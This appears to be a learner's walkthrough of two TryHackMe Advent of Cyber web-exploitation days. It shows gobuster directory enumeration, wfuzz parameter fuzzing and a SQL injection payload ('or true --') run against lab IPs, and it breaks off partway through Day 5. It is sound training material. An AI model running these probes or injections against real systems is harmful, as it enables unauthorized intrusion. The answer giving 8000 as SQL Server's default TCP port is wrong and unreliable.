
Day 4: Web Exploitation - Santa's watching

Tools used: Kali Linux, Chrome

Solution/walkthrough:


Q2: Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

A2: site-log.php



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.95.115
23:51
kali@kali: ~/Downloads
File Actions Edit View Help

```
└─$ gobuster dir -u http://10.10.27.14 -w big.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.27.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/27 23:45:59 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 308] [--> http://10.10.27.14/api/]
Progress: 14286 / 40940 (34.89%)
```



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.8.95.115
6:08
TryHackMe | 25 Days of C
10.10.154.49
Index of /api
Not secure
10.10.154.49/api/


Index of /api

```
Name               Last modified      Size Description
----------------------------------------------------------
Parent Directory                         -
site-log.php       2020-11-22 06:38  110
----------------------------------------------------------
```

Apache/2.4.29 (Ubuntu) Server at 10.10.154.49 Port 80

Q3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

A3: THM{D4t3_AP1}



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.8.95.115
0:39
kali@kali: ~/Downloads
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist -u http://10.10.27.14/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.27.14/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000013:   200        0 L      0 W        0 Ch        "20201112"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000009:   200        0 L      0 W        0 Ch        "20201108"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000040:   200        0 L      0 W        0 Ch        "20201209"
000000042:   200        0 L      0 W        0 Ch        "20201211"
000000036:   200        0 L      0 W        0 Ch        "20201205"
000000043:   200        0 L      0 W        0 Ch        "20201212"
000000041:   200        0 L      0 W        0 Ch        "20201210"
000000039:   200        0 L      0 W        0 Ch        "20201208"
000000038:   200        0 L      0 W        0 Ch        "20201207"
```




Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
10.8.95.115
0:41
TryHackMe | 25 Days of Cy
Index of /api
10.10.27.14/api/site-log.p
Not secure

10.10.27.14/api/site-log.php?date=20201125

```
THM{D4t3_AP1}
```

Q4: Look at wfuzz's help file. What does the -f parameter store results to?

A4: printer



```
Requests/sec.: 20.18559

┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz --help
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
*                                                      *
* Version up to 1.4c coded by:                         *
* Christian Martorella (cmartorella@edge-security.com) *
* Carlos del ojo (deepbit@gmail.com)                   *
*                                                      *
* Version 1.4d to 3.1.0 coded by:                      *
* Xavier Mendez (xmendez@edge-security.com)            *
********************************************************

Usage:  wfuzz [options] -z payload,params <url>

        FUZZ, ..., FUZnZ  wherever you put these keywords wfuzz will replace them with the values of the specified p
ayload.
        FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and cou
ld be used as a base for filtering.


Options:
        -h/--help                 : This help
        --help                    : Advanced help
        --filter-help             : Filter language specification
        --version                 : Wfuzz version details
        -e <type>                 : List of available encoders/payloads/iterators/printers/scripts

        --recipe <filename>       : Reads options from a recipe. Repeat for various recipes.
        --dump-recipe <filename>  : Prints current options as a recipe
        --oF <filename>           : Saves fuzz results to a file. These can be consumed later using the wfuzz payloa
d.

        -c                        : Output with colors
        -v                        : Verbose information.
        -f filename,printer       : Store results in the output file using the specified printer (raw printer if omi
tted).
        -o printer                : Show results using the specified printer.
        --interact                : (beta) If selected,all key presses are captured. This allows you to interact wit
h the program.
        --dry-run                 : Print the results of applying the requests without actually making any HTTP requ
est.
        --prev                    : Print the previous HTTP requests (only when using payloads generating fuzzresult
s)
        --efield <expr>           : Show the specified language expression together with the current payload. Repeat
 for various fields.
        --field <expr>            : Do not show the payload but only the specified language expression. Repeat for v
arious fields.
```

Thought Process/Methodology:
First, I download the big.txt from TryHackMe. Next, I open the terminal and key in ‘gobuster dir -u http://[MACHINE-IP] -w big.txt -x .php’. I get the information I need. Next, I open another terminal and key in ‘wfuzz -c -z file,wordlist -u http://[MACHINE-IP]/api/site-log.php?date=FUZZ’. I get the information I need. When I see a chars different char which is different from other chars, I apply the ID of the different char into ‘http://[MACHINE-IP]/api/site-log.php?date=[ID]’. I get the flag in the end.

Day 5: Web Exploitation Someone stole Santa's gift list!

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What is the default port number for SQL Server running on TCP?

A1: 8000

Q2: Without using directory brute forcing, what's Santa's secret login panel?


A2: /santapanel

Q3: What is the database used from the hint in Santa's TODO list?

A3: sqlite

Q4: How many entries are there in the gift database?

A4: 22


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
10.8.95.115
12:14
TryHackMe | 25 Days of C
Santa's admin panel
Not secure
10.10.222.127:8000/santapanel?search=%27+or+true+--

The database has been updated while you were away!

